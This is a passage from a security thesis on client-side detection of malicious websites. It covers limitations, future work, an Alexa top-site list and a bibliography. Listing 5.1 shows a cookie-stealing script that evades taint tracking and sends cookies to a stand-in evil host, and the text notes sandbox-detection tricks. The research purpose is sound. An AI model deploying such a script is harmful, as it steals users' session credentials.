Furthermore, there were 4 of these samples that used the DOM tree for obfuscation. As we already discussed we are not able to analyse this kind of obfuscated exploits due to the missing DOM tree in our analysis environment. Other 3 samples did not contain a complete exploit and did just construct shellcode without using it. The other 8 samples did not even contain an exploit. Although we are already able to detect a lot of exploits, this shows we have to improve our detection rate in future work, too.

4.4 Summary

In this chapter, we evaluated our system and presented some representative statistics regarding performance and detection effectiveness. In addition, we tested it against malicious websites from the wild as well as some common exploits and highlighted its abilities. Next, we want to conclude our work with some final considerations in the following chapter.

5

Conclusion

In this final chapter we conclude this work, starting with a short summary in Section 5.1 to recapitulate what we have learned from the last chapters. In Section 5.2 we discuss some limitations and drawbacks of our analysis system. Section 5.3 highlights remaining improvements that could be the scope of future work at this project. Last but not least, in Section 5.4 we draw our final conclusion.

5.1 Summary

This thesis introduced the term of malicious websites and demonstrated common threats. The necessary knowledge about JavaScript Objects and Inheritance has been provided, as well as the initialisation and usage of SpiderMonkey. Browser Helper Objects have been introduced and the approaches of related work were discussed. After stating the design goals, we studied the implementation of our analysis system. We provided an overview of the entire system and its control flows and described the implementation of the Browser Helper Object and the wrapper executable as our user interfaces. Next, the actual analysis framework was explained in general and the specific analysis implementations were studied in detail, starting with the static analyses. Further, the more complicated dynamic JavaScript analysis was described. In particular, we studied the filtering of JavaScript, the instantiation of SpiderMonkey and the modifications that had to be applied to the SpiderMonkey JavaScript engine. We showed the implementation of the most important callback functions, the operations that are needed to create all kinds of properties on a given object, and the tainting of the JavaScript objects. We also described how we instrumentated several JavaScript functions and how patterns are matched against the resulting execution log. Finally, we evaluated our system, presented some performance and detection statistics, as well as we evaluated the usage of specific methods. Furthermore, we ran our analysis against malicious websites we captured in the wild after demonstrating the system's strengths by analysing some exploit examples.

5.2 Limitations

Although our system works quite well, we have to denote some limitations. On the one hand the latency caused by the analysis, which is usually about one second, ought to be tolerable for the use with a browser plug-in. On the other hand the peak values of up to a minute probably are absolutely intolerable for most users. Thus we have to mend at this point in future work to eliminate such outliers. We should also aim to improve the performance of our tool through general optimisation as well through implementation of specific performance increasing features like caching. We discuss this option within Section 5.3.

As we already mentioned in Chapter 4, we should additionally apply common nop slide detection and shell code detection paradigms to deliver dependable protection against heap spraying attacks. We could also reuse existing shell code detection applications, but because some of these utilise virtual machines to check whether a given code indeed is shellcode and this would remarkably increase the resource consumption as well as the processing time, we have to take care about which implementation we make use of.

Unfortunately, besides the presence of syntax errors in common websites, during the execution of JavaScript within our dynamic analysis other JavaScript errors such as syntax or type errors are thrown. As we already mention in Chapter 4, these errors are caused among others by the alternative entry point code snippets, we extract from `onLoad`, `onUnload`, `onClick`, `onSubmit` and similar events. Under certain circumstances these throw `return not in function` errors as explained in Section 4.1, too. In addition, errors can occut when a string is concatenated with objects by JavaScript and the resulting string is then reinterpreted by an eval call for example. If one of the objects that have been concatenated is no native JavaScript object and thus had to be resolved by our resolver, it is necessary for the successful execution that we resolved the property to an object that delivers exactly the functionality the according DOM object in a web browser would do. Although we already are able to handle most objects correctly, again and again there are objects that are not resolved correctly. To solve such kind of problems we just could improve our resolve callback function to deliver more and more kinds of objects the way a browser would do. When we pursue this approach to the last consequence, this leads to an almost complete implementation of a web browser's functionality. Thus we would end up with an own browser that is just utilised by our analysis.

Because of this fact, we have to find a kind of break even point to consider how far we should go in simulating browser behaviour, or switch to another approach and integrate our analysis with an existing browser. Basically there are three possibilities to do this: First, we could fully integrate our analysis features in a browser as a new feature, just as the browser developer would do. The other option is to interconnect our tool at the interface between browser and JavaScript engine. Mozilla's browser Firefox delivers such a well-defined interface [18] but with other browsers this would be quite hard. The third approach is to integrate all analysis logic with the JavaScript engine and to exchange the original JavaScript engine of a browser by this modified one. As this solution implies massive change of the JavaScript engine and updates of the engine are very hard to apply, this might not be the best approach.

Such a closer integration with a browser, independent of the variant we choose, has several advantages. First, we are able to analyse any script that can be executed by the browser since we had not to resolve any object on our own. We could also deal with obfuscation techniques that make excessive use of the DOM object tree as we observed in Section 4.3. Additionally, the analysis would cause only very low latency and was nearly unnoticeable by the user. But, on the other hand, such an integration had some disadvantages, too: Obviously, when integrating the analysis into a specific browser, we have to adapt our system to the control flows and interfaces of this browser and are then dependant of it and can not support other browsers. Furthermore, when analysing a website during its interpretation, it is necessary to detect an exploit just before it is actually executed in contract to our system, where we can analyse the entire execution. This implies we have to analyse the current log on every event or change to a state machine approach.

Another problem of our system applies to all kinds of sandboxing systems: The analysed system might detect the presence of the sandbox and do not trigger the exploit. For our current system this was very easy, as an attacker could try to access some objects that are not existing in any browser. Since our system would nevertheless resolve the missing object, the attacker could be quite sure that the script is not running within a normal browser if this access succeeds. But even if we take care not to resolve any objects that do not belong the Document Object Model, or if we did not resolve any property at all, but build the entire DOM object tree prior to the script execution, we had to implement a lot of dependencies. For example, in common browsers the value of `document.location` is equal to the one of `window.location` or `document.URL`. Similarly, `window` is the same as `window.self`, `window.parent` and `window.self.self.parent.self.window` and so on [10]. An attacker might thus change one value and observe if the others change accordingly. There are also many other cross references an attacker could check. In addition to such DOM tests, an attacker could also do network or plug-in tests to verify his script is not ran within a sandbox [10]. Fortunately, we did not find any script that already implements such tests and as we can hope from the experiences with other sandbox systems, it might take a while until attackers implement such approaches and we have some time left to improve our analysis system, too.

```
<html>
<script>
var cookie = document.cookie;
var part = "";
for (i=0; i < cookie.length; i++) {
   switch (cookie[i]) {
      case 'a': part += 'a';break;
      case 'b': part += 'b';break;
      case 'c': part += 'c';break;
      ...
      case 'z': part += 'z';break;
      case '0': part += '0';break;
      ...
      case '9': part += '9';break;
      case ' ': part += ' ';break;
   }
}
document.location.href = "http://someevilsite.com/stealmycookie.php?
   mycookie=" + part;
</script>
</html>
```

Listing 5.1: Cookie stealing circumvents taint tracking

Finally we have to mention that taint tracking can be circumvented as there always exist by-pass channels [19]. An example of a cookie stealing attack that would not be detected by our system is given in Listing 5.1. The problem with this is that the content of the original `cookie` object is copied to another object. As this new object is not tainted, we are not able to detect when it is send to the attacker for example as `GET` parameter of an HTTP request as we saw in Section 4.2.

5.3 Future Work

In future work, we could improve and refine our analysis heuristics by reworking the current methods and taking in new characteristics of malicious websites. As we already mention in the previous section, we have to integrate advanced nop slide and shell code detection mechanisms to detect heap spraying attacks more dependable. As we also discussed in Section 5.2, we should think about integrating our analysis system with a web browser. But as this has some advantages as well as some withdraws, we ought to consider which objectives we want to regulate carefully and make an according decision.

The JavaScript errors we obtain when executing certain source code snippets have to be minimised. For example, we could try to declare a function with a unique name for each additional entry point and call it instantly. The code we extract from the `onClick` and similar events, could then be used as body of these functions. That should probably avoid the `return not in function` errors. We could also think about the use of anonymous functions for this pupose.

To cover a broader range of malicious content detection, we could implement new analysis classes to provide completely new analyses, for example, to analyse Flash or PDF files. We could also utilise a visual basic script analysis, either a static one or possibly a dynamic one, too. However, this might get complicated as there is no Visual Basic Script engine publicly available. We could also think about translating VBScript as well as Flash Actionscript into JavaScript, which would allow us to use the dynamic JavaScript analysis to analyse these scripts, too.

Besides general performance optimisation, we could implement specific features to improve the performance and minimise the user perceived latency. For example, as we use the Windows `WinINet` API for downloading the websites' source code, we are able to take advantage of the Microsoft Internet Explorer's cache. We can additionally exactly specify the caching behaviour when downloading through this API. Thus we could anticipatorily analyse websites that are linked by the currently visited and cause their contents to be hold in the cache. If the user then visits one of those websites and the cache is still up to date, Internet Explorer takes the contents from the cache, and we could provide the as well cached analysis report of that website. This would help to drastically decrease the latency that is perceived by the user.

5.4 Conclusion

After all, we can conclude that we have developed a tool for analysing and detecting malicious websites utilising a novel concept of local protection with an analysis at the client side. Our solution thus scales without any problem and always provides an up to date analysis report to the user. Although our tool is only limited applicable to users due to its extremely high processing time on some websites and the fact that our detection heuristics have to be refined and completed, we delivered a functional framework that can easily be extended. Furthermore our dynamic JavaScript analysis delivers a very good service to understand what scripts, which might have been obfuscated and encoded several times, do and is thus especially interesting for security researchers. The dynamic JavaScript analysis already detect quite a lot of attacks, but should be improved and extended, too. When evaluating our system, we obtained some interesting results regarding to the use of hidden IFrames and several JavaScript functions such as `eval`, `unescape` and `write`. What we have also seen is the presence of advanced obfuscation techniques that combine JavaScript with DOM objects and can not be detected by any static analysis and currently can not be analysed by our system unless we integrate it with a web browser.

Appendix

A.1 Lists of Analysed URLs

In Listing A.1 we provide top 1000 websites from the state of May 17, 2009 of the top one million list from alexa.com [5]. We used this list to evaluate and benchmark our program in Chapter 4.

```
google.com             google.co.jp           google.com.tr          linkedin.com
yahoo.com              amazon.com             rakuten.co.jp          goo.ne.jp
youtube.com            google.es              ebay.de                google.com.sa
facebook.com           doubleclick.com        dailymotion.com        wretch.cc
live.com               taobao.com             friendster.com         xvideos.com
msn.com                twitter.com            cnet.com               netlog.com
wikipedia.org          photobucket.com        apple.com              metroflog.com
blogger.com            orkut.com.br           megavideo.com          kaixin001.com
baidu.com              163.com                tagged.com             google.nl
myspace.com            google.com.mx          tube8.com              nasza-klasa.pl
yahoo.co.jp            skyrock.com            rediff.com             ebay.co.uk
google.co.in           go.com                 naver.com              nytimes.com
google.de              bbc.co.uk              about.com              google.com.ar
qq.com                 imdb.com               livedoor.com           mop.com
microsoft.com          ask.com                clicksor.com           weather.com
sina.com.cn            youporn.com            espn.go.com            thepiratebay.org
rapidshare.com         odnoklassniki.ru       google.co.id           google.co.th
google.fr              sohu.com               ameblo.jp              megaclick.com
wordpress.com          bp.blogspot.com        soso.com               orkut.com
google.co.uk           pornhub.com            google.com.au          pconline.com.cn
fc2.com                cnn.com                mediafire.com          deviantart.com
google.cn              google.ca              mixi.jp                files.wordpress.com
ebay.com               orkut.co.in            globo.com              nicovideo.jp
craigslist.org         conduit.com            megaupload.com         tom.com
google.com.br          vmn.net                google.ru              comcast.net
mail.ru                youku.com              4shared.com            yahoo.com.cn
vkontakte.ru           imageshack.us          livejournal.com        sogou.com
hi5.com                uol.com.br             google.pl              56.com
google.it              adobe.com              livejasmin.com         free.fr
yandex.ru              redtube.com            rambler.ru             tudou.com
aol.com                adultfriendfinder.     mininova.org           xunlei.com
flickr.com                 com                ku6.com                yourfilehost.com
```

xhamster.com
amazon.de
amazon.co.jp
terra.com.br
homeway.com.cn
xiaonei.com
metacafe.com
gmx.net
google.com.eg
google.co.za
orange.fr
mozilla.com
gamespot.com
imagevenue.com
download.com
answers.com
clicksor.net
yieldmanager.com
daum.net
maktoob.com
scribd.com
2ch.net
nifty.com
taringa.net
dell.com
geocities.com
google.com.pk
spiegel.de
ning.com
bebo.com
fastclick.com
cricinfo.com
fotolog.net
xnxx.com
perfspot.com
megaporn.com
partypoker.com
tianya.cn
google.co.ve
libero.it
alibaba.com
onet.pl
paypopup.com
biglobe.ne.jp
ifeng.com
google.com.co
tinypic.com
digg.com
xtendmedia.com
google.be
easy-share.com
badoo.com
hyves.nl
multiply.com
studiverzeichnis.com
tribalfusion.com
it168.com
geocities.jp
ezinearticles.com
wikimedia.org
hp.com
gougou.com
onemanga.com
blogfa.com
web.de
zshare.net
pcpop.com
reference.com
people.com.cn
ig.com.br
infoseek.co.jp
veoh.com
sakura.ne.jp
linkbucks.com
indiatimes.com
depositfiles.com
sourceforge.net
google.at
narod.ru
nba.com
justin.tv
imeem.com
google.se
vnexpress.net
typepad.com
verizon.net
seznam.cz
google.gr
ocn.ne.jp
google.com.pe
zol.com.cn
hulu.com
google.com.vn
allegro.pl
ebay.it
mapquest.com
ziddu.com
eastmoney.com
google.pt
wp.pl
soufun.com
google.ch
torrentz.com
isohunt.com
adultadworld.com
netflix.com
mywebsearch.com
google.cl
awempire.com
hatena.ne.jp
amazon.co.uk
aweber.com
ameba.jp
miniclip.com
mlb.com
rapidlibrary.com
google.ro
bild.de
travian.ae
leo.org
att.net
mercadolibre.com.mx
sweetim.com
seesaa.net
kooora.com
tuenti.com
youdao.com
rr.com
foxnews.com
reuters.com
ign.com
travian.com
marca.com
icq.com
msn.ca
ucoz.ru
virgilio.it
bigpoint.com
ehow.com
walmart.com
pchome.net
softonic.com
126.com
avg.com
xinhuanet.com
leboncoin.fr
wer-kennt-wen.de
ynet.com
yesky.com
truveo.com
google.com.my
skype.com
ebay.fr
in.com
torrents.ru
duowan.com
realitykings.com
thefreedictionary.
com
softpedia.com
disney.go.com
zynga.com
wikia.com
guardian.co.uk
freelotto.com
theplanet.com
heise.de
bankofamerica.com
commentcamarche.net
sonico.com
dtiblog.com
symantec.com
acer.com
wsj.com
godaddy.com
brazzers.com
jugem.jp
spankwire.com
hurriyet.com.tr
target.com
dmm.co.jp
foxsports.com
paypal.com
youjizz.com
mercadolivre.com.br
liveinternet.ru
zedo.com
dantri.com.vn
badongo.com
mybrute.com
last.fm
fling.com
atwiki.jp
anonym.to
exblog.jp
schuelervz.net
google.ae
repubblica.it
gamefaqs.com
xing.com
filefactory.com
sendspace.com
adsrevenue.net
verycd.com
6.cn
careerbuilder.com
usercash.com
usps.com
xtube.com
cyworld.com
y8.com
keezmovies.com
google.co.hu
telegraph.co.uk
alimama.com
zing.vn
irctc.co.in
t-online.de
meinvz.net
match.com
plentyoffish.com
google.ie
zylom.com
wordreference.com
digitalpoint.com
ups.com
att.com
passport.net
dailymail.co.uk
alice.it
china.com
wamba.com
kakaku.com
altervista.org
google.dk
secureserver.net

chinaz.com
people.com
advertserve.com
cocolog-nifty.com
google.co.il
linternaute.com
imagebam.com
milliyet.com.tr
bestbuy.com
directaclick.com
expedia.com
livescore.com
ebay.com.au
google.fi
musica.com
opendns.com
livedoor.biz
ibm.com
tinyurl.com
nih.gov
vnet.cn
excite.co.jp
over-blog.com
rmxads.com
harrenmedianetwork.com
avast.com
ikea.com
tripod.com
vimeo.com
google.dz
google.com.ua
sanook.com
incredimail.com
zimbio.com
mynet.com
naukri.com
hubpages.com
washingtonpost.com
globe7.com
letitbit.net
so-net.ne.jp
tripadvisor.com
babylon.com
cnzz.com
blogcatalog.com
twitpic.com
google.com.tw
39.net
latimes.com
stumbleupon.com
newegg.com
myegy.com
atdmt.com
travian.in
douban.com
marketgid.com
yelp.com
zaycev.net
chip.de
archive.org
cctv.com
forbes.com
corriere.it
freeones.com
interia.pl
google.com.ph
bharatstudent.com
keyrun.com
mobile.de
bloomberg.com
sapo.pt
yaplog.jp
elmundo.es
metrolyrics.com
koubei.com
statcounter.com
perezhilton.com
news.com.au
paipai.com
tnaflix.com
myfreepaysite.com
break.com
eorezo.com
wwe.com
pcgames.com.cn
detik.com
mtv.com
fanfiction.net
webshots.com
xe.com
thesun.co.uk
huffingtonpost.com
slide.com
cartoonnetwork.com
google.com.sg
media-servers.net
yam.com
debonairblog.com
monster.com
pichunter.com
domaintools.com
pandora.com
clarin.com
webs.com
google.no
watch-movies-links.net
univision.com
xanga.com
nate.com
radikal.ru
torrentreactor.net
888.com
51.la
forumcommunity.net
yimg.com
it.com.cn
mixx.com
google.co.kr
cams.com
blogbus.com
ya.ru
google.com.bd
pogo.com
ninemsn.com.au
lo.st
sun.com
addictinggames.com
uploading.com
kaskus.us
timesonline.co.uk
slutload.com
enet.com.cn
qip.ru
msn.co.jp
dyndns.org
m-w.com
shufuni.com
sanspo.com
runescape.com
real.com
payserve.com
qidian.com
istockphoto.com
flixster.com
gyao.jp
mercadolibre.com.ar
bangbros1.com
king.com
tradedoubler.com
ggpht.com
huanqiu.com
1und1.de
gc.ca
joy.cn
celldorado.com
jeuxvideo.com
en.wordpress.com
teacup.com
nextag.com
cox.net
meebo.com
time.com
priceminister.com
komli.com
ctrip.com
usatoday.com
squidoo.com
empflix.com
rtl.de
shinobi.jp
addthis.com
abcnews.go.com
livesex.com
iwiw.hu
wowhead.com
pornorama.com
immobilienscout24.de
sify.com
myyearbook.com
beemp3.com
joshmadecash.com
seriesyonkis.com
dion.ne.jp
as.com
shopping.com
verizonwireless.com
boston.com
z5x.net
mihanblog.com
kaixin.com
desktopsmiley.com
classmates.com
tu.tv
mediaplex.com
csdn.net
brothersoft.com
exbii.com
ovguide.com
daqi.com
btjunkie.org
oyunlar1.com
googlepages.com
amazonaws.com
rockyou.com
iplt20.com
rakuten.ne.jp
moneycontrol.com
iij4u.or.jp
filestube.com
tmz.com
aebn.net
yomiuri.co.jp
slideshare.net
spb.ru
petardas.com
iza.ne.jp
stc.com.sa
oricon.co.jp
wareseeker.com
aol.fr
videosz.com
elbruto.es
whitepages.com
fedex.com
officialiqquiz.com
winamp.com
freeze.com
nokia.com
tv.com
110mb.com
adult-empire.com
aufeminin.com
ultimate-guitar.com
earthlink.net

cbssports.com
startimes2.com
booking.com
51.com
webmd.com
cam4.com
hotlinkimage.com
hotfile.com
vente-privee.com
indeed.com
advmaker.ru
wunderground.com
goal.com
msn.fr
allocine.fr
demonoid.com
kompas.com
discuss.com.hk
zedge.net
lequipe.fr
pantip.com
elpais.com
nhl.com
adbrite.com
plala.or.jp
autohome.com.cn
freewebs.com
webkinz.com
travian.it
focus.cn
doctissimo.fr
capitalone.com
constantcontact.com
abc.go.com
realtor.com
01net.com
cloob.com
4chan.org
charter.net
google.com.ec
icicibank.com
gamer.com.tw
asg.to
uwants.com
tiscali.it
hoopchina.com
google.co.nz
marketwatch.com
58.com
associatedcontent.
com
indianrail.gov.in
hdfcbank.com
uploaded.to
chinaren.com
streamate.com
xbox.com
orbitdownloader.com
nick.com
yellowpages.com
4399.com
technorati.com
ifolder.ru
proboards.com
bearshare.com
met-art.com
gazzetta.it
warez-bb.org
imagefap.com
juegos.com
aftonbladet.se
minijuegos.com
kijiji.ca
playlist.com
deezer.com
detiknews.com
google.sk
21cn.com
neopets.com
sky.com
gazeta.pl
gismeteo.ru
bizrate.com
17173.com
auto.ru
pagesjaunes.fr
ovh.net
ekolay.net
softlayer.com
homedepot.com
voila.fr
slickdeals.net
gametrailers.com
topix.com
azet.sk
netload.in
sexyono.com
mainichi.jp
accuweather.com
invisionfree.com
oneindia.in
wowarmory.com
poco.cn
msplinks.com
wordpress.org
picfoco.com
myway.com
google.com.kw
travelocity.com
alot.com
tabnak.ir
macys.com
nbc.com
orf.at
reddit.com
mthai.com
socialreach.com
bahn.de
naughtyamerica.com
orbitz.com
kicker.de
ebuddy.com
etsy.com
skysports.com
hornymatches.com
cookpad.com
walla.co.il
girlsgogames.com
bramjnet.com
howstuffworks.com
surveymonkey.com
custhelp.com
southwest.com
rbc.ru
ca.gov
mpnrs.com
sulekha.com
monografias.com
adtech.info
nu.nl
icio.us
speedbit.com
google.co.ma
monsterindia.com
google.com.ng
ec21.com
pixiv.net
filefront.com
keepvid.com
cox.com
myvideo.de
ngoisao.net
urbandictionary.com
overture.com
xici.net
amazon.cn
hinet.net
persianblog.ir
pornotube.com
abril.com.br
lowes.com
opera.com
1133.cc
buscape.com.br
aol.co.uk
evite.com
mediaset.it
ticketmaster.com
lide.cz
allabout.co.jp
xrea.com
love21cn.com
travian.ru
comdirect.de
cdc.gov
ustream.tv
overstock.com
51job.com
aboutus.org
clubpenguin.com
nfl.com
sueddeutsche.de
ppstream.com
sahibinden.com
google.com.ly
google.hr
popeater.com
forumfree.net
nickjr.com
literotica.com
google.bg
worldofwarcraft.com
playstation.com
newgrounds.com
esmas.com
fastdownloadarchive.
com
google.com.do
marktplaats.nl
wikihow.com
ganji.com
surfthechannel.com
hattrick.org
pchome.com.tw
zanox.com
pch.com
rincondelvago.com
tumblr.com
ipicture.ru
sina.com
mylife.com
nasa.gov
panoramio.com
ibibo.com
ebay.es
jp-sex.com
freenet.de
gutefrage.net
laredoute.fr
sub.jp
directtrack.com
no-ip.com
lenta.ru
ft.com
kapook.com
plusnetwork.com
travian.fr
cncmax.cn
quelle.de
directoriowarez.com
travian.com.tr
t-mobile.com
googlesyndication.
com
google.cz
google.lk

symantecstore.com
openv.com
buzznet.com
travian.cl
jcpenney.com
ime.nu
leonardo.it
gsmarena.com
dmoz.org
singlesnet.com
java.com
hardsextube.com
travian.ir
mundoanuncio.com
smh.com.au
mobile9.com
pandora.tv
yahahaa.com
priceline.com
programas-gratis.net
nikkei.co.jp
89.com
kinghost.com
stardoll.com
dreammovies.com
blocket.se
information.com
armorgames.com
virginmedia.com
esnips.com
titan24.com
gnavi.co.jp
fotolia.com
nydailynews.com
irs.gov
gaiaonline.com
quizrocket.com
pcauto.com.cn
wow-europe.com
ifensi.com
superpages.com
joins.com
filehippo.com
carview.co.jp
bdr130.net
wat.tv
szn.cz
feedburner.com
katz.cd
publishers-networking.com
vietnamnet.vn
gap.com
aljazeera.net
zanox-affiliate.de
gumtree.com
6park.com
lokalisten.de
coupons.com
bangbrosnetwork.com
rottentomatoes.com
sedoparking.com
sfgate.com
wetter.com
wixawin.com
rednet.cn
impress.co.jp
admagnet.net
stern.de
autotrader.com
sears.com
drudgereport.com
samsung.com
nypost.com
sitepoint.com
welt.de
experts-exchange.com
uuu9.com
picnik.com
blogcn.com
chinamobile.com
discovery.com
daemon-search.com
terra.es
supernovatube.com
mail.com
victoriassecret.com
usagc.org
imlive.com
brazzersnetwork.com
vancl.com
sciencedirect.com
mozook.com
pixnet.net
sourtimes.org
nationalgeographic.com
r10.net
pornbb.org
freeonlinegames.com
bangbros.com
blogcu.com
farsnews.com
ancestry.com
zillow.com
3suisses.fr
google.com.qa
chosun.com
ebay.ca
haberturk.com
cnnic.cn
fc2web.com
businessweek.com
novinky.cz
fotka.pl
centrum.cz
te3p.com
home.ne.jp
cbs.com
shockwave.com
clickbank.com
ea.com
americanas.com.br
yuvutu.com
badjojo.com
with2.net
geocities.co.jp
allrecipes.com
glispa.com
americanexpress.com
shareasale.com
bin-layer.de
jalan.net
utorrent.com
reverso.net
muyzorras.com
wikimapia.org
kayak.com
sony.com
buy.com
wrzuta.pl
tistory.com
punyu.com
dreamstime.com
affili.net
w3schools.com
cnbc.com
nikkansports.com
gittigidiyor.com
legacy.com
limewire.com
caribbeancom.com
sponichi.co.jp
hudong.com
euros4click.de
ebay.in
blackberry.com
woot.com
kinopoisk.ru
4tube.com
askmen.com
canalblog.com
tomshardware.com
caixun.com
google.com.hk
linksynergy.com
hostgator.com
zappos.com
sport1.de
focus.de
tigerdirect.com
twistys.com
barnesandnoble.com

A.2 Source Code and Binaries

The source code of our entire analysis system, including the Browser Helper Object and the wrapper executable, as well as the original and the modified version of the SpiderMonkey's source code can be found on this Compact Disk. Addionally binary builds of both Mozilla's SpiderMonkey JavaScript engine and our analysis framework are provided.

Bibliography

[1] Heritrix, the Internet Archive's open-source, extensible, web-scale, archival-quality web crawler project. `http://crawler.archive.org`, 2009.

[2] Milw0rm. `http://milw0rm.com`, 2009.

[3] AEVITA Software Ltd. Advanced HTML Encrypt and Password Protect. `http://www.aevita.com/web/lock`, 2009.

[4] P. Akritidis, E. P. Markatos, M. Polychronakis, and K. Anagnostakis. Stride: Polymorphic sled detection through instruction sequence analysis. In *In 20th IFIP International Information Security Conference*, 2005.

[5] Alexa. Global top sites. `http://www.alexa.com/topsites`, 2009.

[6] Alexander Moshchuk, Tanya Bragin, Damien Deville, Steven D. Gribble and Henry M. Levy. SpyProxy: Execution-based Detection of Malicious Web Content. Technical report, Departement of Computer Science and Engineering, University of Washington, 2007.

[7] Alexander Moshchuk, Tanya Bragin, Steven D. Gribble and Henry M. Levy. A Crawler–based Study of Spyware on the Web. Technical report, Departement of Computer Science and Engineering, University of Washington, 2006.

[8] Ali Ikinci. Monkey-Spider: Detecting Malicious Web Sites, 2007. Diploma Thesis, Laboratory for Dependable Distributed Systems, University of Mannheim.

[9] Benjamin Livshits, Weidong Cui. Spectator: Detection and Containment of JavaScriptWorms. In *In Usenix*, 2008.

[10] Billy Hoffman. Circumventing Automated JavaScript Analysis. In *Black Hat USA 2008*. Hewlett-Packard Development Company Web Security Research Group, 2008.

[11] M. Bykova, S. Ostermann, and B. Tjaden. Detecting network intrusions via a statistical analysis of network packet characteristics. In *In Proceedings of the 33rd Southeastern Symposium on System Theory*, 2001.

[12] E. Cooke, F. Jahanian, and D. McPherson. The zombie roundup: understanding, detecting, and disrupting botnets. In *SRUTI'05: Proceedings of the Steps to Reducing Unwanted Traffic on the Internet Workshop*, pages 6–6, Berkeley, CA, USA, 2005. USENIX Association.

[13] Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, Jonathan Walpole. Buffer overflows: attacks and defenses for the vulnerability of the decade. Technical report, Foundations of Intrusion Tolerant Systems, 2003.

[14] Dean Edwards. JavaScript Packer. `http://dean.edwards.name/packer`, 2009.

[15] Dino Esposito - Microsoft Developer Network. Browser Helper Objects: The Browser the Way You Want It. `http://msdn.microsoft.com/en-us/library/bb250436.aspx`, 1999.

[16] ECMA. ECMAScript Language Specification Standard ECMA-262. `http://www.ecma-international.org/publications/standards/Ecma-262.htm`, 1999.

[17] Google Inc. . Google Safe Browsing for Firefox. `http://www.google.com/tools/firefox/safebrowsing`, 2009.

[18] O. Hallaraker and G. Vigna. Detecting malicious javascript code in mozilla. In *Engineering of Complex Computer Systems, 2005. ICECCS 2005. Proceedings. 10th IEEE International Conference on*, 2005.

[19] Heiko Mantel. Preserving Information Flow Properties under Refinement. In *Proceedings of IEEE Symposium on Security and Privacy*, 2001.

[20] Ikkyun Kim, Koohong Kang, YangSeo Choi, Daewon Kim, Jintae Oh, Kijun Han. *Managing Next Generation Networks and Services*, volume 4773/2007, chapter "A Practical Approach for Detecting Executable Codes in Network Traffic", pages 354–363. Springer Berlin / Heidelberg, 2007.

[21] James Newsome, Dawn Song. Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software. In *Proceedings of the Network and Distributed System Security Symposium (NDSS 2005)*, 2005.

[22] Jonathan Pincus, Brandon Baker. Beyond stack smashing: Recent advances in exploiting buffer overruns. Technical report, IEEE Security and Privacy, 2004.

[23] McAfee. SiteAdvisor. http://www.siteadvisor.com, 2009.

[24] Microsoft Corporation. How To Use the ADODB.Stream Object to Send Binary Files to the Browser through ASP. http://support.microsoft.com/kb/276488, 2004.

[25] Microsoft Corporation. How To Send a Binary Stream by Using XMLHTTP. http://support.microsoft.com/kb/296772, 2004.

[26] Microsoft Corporation. IE8 Security Part III: SmartScreen® Filter. http://blogs.msdn.com/ie/archive/2008/07/02/ie8-security-part-iii-smartscreen-filter.aspx, 2009.

[27] Microsoft Developer Network. WScript Object. http://msdn.microsoft.com/en-us/library/at5ydy31(VS.85).aspx, 2009.

[28] Microsoft Developer Network. Windows Script Host. http://msdn.microsoft.com/en-us/library/9bbdkx3k(VS.85).aspx, 2009.

[29] Microsoft Developer Network. WshShell Object. http://msdn.microsoft.com/en-us/library/aew9yb99(VS.85).aspx, 2009.

[30] Microsoft TechNet. Microsoft Security Bulletin MS08-078. http://www.microsoft.com/technet/security/bulletin/ms08-078.mspx, 2008.

[31] Y. min Wang, C. Verbowski, J. Dunagan, Y. Chen, H. J. Wang, and C. Yuan. Strider: A black-box, state-based approach to change and configuration management and support. In *In Usenix LISA*, pages 159–172, 2003.

[32] Mozilla Foundation. SpiderMonkey (JavaScript-C) Engine. http://www.mozilla.org/js/SpiderMonkey, 2009.

[33] Mozilla Foundation. JSAPI Reference. https://developer.mozilla.org/en/JSAPI_Reference, 2009.

[34] National Cyber Security Alliance, Symantec Corporation. NCSA-Symantec National Cyber Security Awareness Study, 2008.

[35] Niels Provos. Honeypot Background. http://www.honeyd.org/background.php, 2003.

[36] Niels Provos, Dean Mcnamee, Panayiotis Mavrommatis, Ke Wang, Nagendra Modadugu and Google Inc. The Ghost in the Browser: Analysis of Webbased Malware. In *In Usenix Hotbots*, 2007.

[37] Niels Provos, Panayiotis Mavrommatis, Moheeb Abu Rajab and Fabian Monrose. All Your iFRAMEs Point to Us. Technical report, Google Inc., 2008.

[38] Paruj Ratanaworabhan, Benjamin Livshits, Benjamin Zorn. Nozzle: A Defense Against Heap-spraying Code Injection Attacks. Technical report, Microsoft Research Technical Report MSR-TR-2008-176, 2008.

[39] Paul Ducklin. The Malware in the Rue Morgue. In *RSA Conferences 2009*, 2009.

[40] M. Polychronakis, K. G. Anagnostakis, and E. P. Markatos. Network-level polymorphic shellcode detection using emulation. In *In Proceedings of the GI/IEEE SIG SIDAR Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)*, 2006.

[41] Prashant Dewan, Partha Dasgupta. Patching Browsers and DNS Clients to foil Timing Attacks. Technical report, Arizona State University, Tempe AZ, USA, June 2002.

[42] Ralf Hund. Countering Lifetime Kernel Code Integrity Protections, 2009. Diploma Thesis, Laboratory for Dependable Distributed Systems, University of Mannheim.

[43] Samy. The Samy worm. `http://namb.la/popular`, 2005.

[44] Scott Roberts. *Programming Internet Explorer 5*. Micorsoft Programming Series. Microsoft Press, 1999.

[45] Stefan Frei, Thomas Duebendorfer, Gunter Ollmann, Martin May. Understanding the Web browser threat: Examination of vulnerable online Web browser populations and the “insecurity iceberg”. Technical Report ETH Zurich Tech Report Nr. 288, Martin May Communication Systems Group, ETH Zurich, Google Switzerland GmbH, IBM Internet Security Systems USA, 2008.

[46] The World Wide Web Consortium (W3C). Inserting objects into HTML. `http://www.w3.org/TR/WD-object-970218`, 1997.

[47] The World Wide Web Consortium (W3C). Cascading Style Sheets. `http://www.w3.org/Style/CSS`, 2009.

[48] Tony Schreiner, John Sudds - Microsoft Developer Network. Building Browser Helper Objects with Visual Studio 2005. `http://msdn.microsoft.com/en-us/library/bb250489.aspx`, 2006.

[49] M. C. C. Walter Scheirer. Network intrusion detection with semantics-aware capability, 2006.

[50] World Wide Web Consortium. Objects, Images, and Applets in HTML documents. `http://www.w3.org/TR/REC-html40/struct/objects.html#h-13.5`, 1999.

[51] Yi-min Wang and Yi-min Wang and Doug Beck and Doug Beck and Xuxian Jiang and Xuxian Jiang and Roussi Roussev and Roussi Roussev. Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites that Exploit Browser Vulnerabilities. In *NDSS*, 2006.